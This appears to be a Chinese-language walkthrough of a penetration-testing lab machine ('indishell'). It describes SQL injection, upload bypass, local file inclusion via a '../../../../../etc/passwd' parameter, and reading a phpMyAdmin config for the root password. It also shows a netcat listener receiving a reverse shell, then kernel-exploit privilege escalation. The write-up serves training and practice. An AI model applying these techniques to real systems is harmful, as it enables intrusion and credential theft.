信息收集

主机发现

端口扫描

发现22,80端口


WEB信息收集


发现c.php,test.php,phpmy,add.php目录;以及phpmy下面的一些敏感文件

这里c.php有任意文件下载的漏洞,但是执行失败,如果执行成功可以通过FD+源码扫描获得root全西安

边界突破

SQLi






FU


bypass

虽然有木马,但是无法执行成功,需要FI来配合解析我们上传的木马

FI

我们发现通过登录进去的upload的文件和后台登录的上传很像;所以推测后台上传的时候是引用了add这个文件,应该有FI漏洞;







通过修改load参数为../../../../../etc/passwd成功利用

通过尝试发现没有RFI,只有LFI


上传shellcode,这里kali有自带的webshell



FU bypass



FI




```
┌──(root💀kali)-[/usr/share/webshells/php]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.110] from (UNKNOWN) [192.168.56.107] 46352
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686
i386 GNU/Linux
 20:39:12 up  4:11,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python
/usr/bin/python
$ which python3
$
```

FD

任意文件下载漏洞,

test.php存在任意下载漏洞(复现失败);通过post['file']参数可以参看文件,查看到的c.php文件可以登录phpmyadmin的后台;

通过读取phpmy/config.inc.php可以发现后台root的登录密码(ssh)

提权

内核漏洞

目标linux的内核时3.13.0;和medium_socialnetwork的方法一样,不过目标本地有gcc,所以把c文件传输到目标设备下的/tmp目录下执行即可

涉及渗透攻击方法

主机发现

端口扫描

WEB信息搜集

SQL注入

文件包含

文件上传

任意文件下载

源码审计

内核漏洞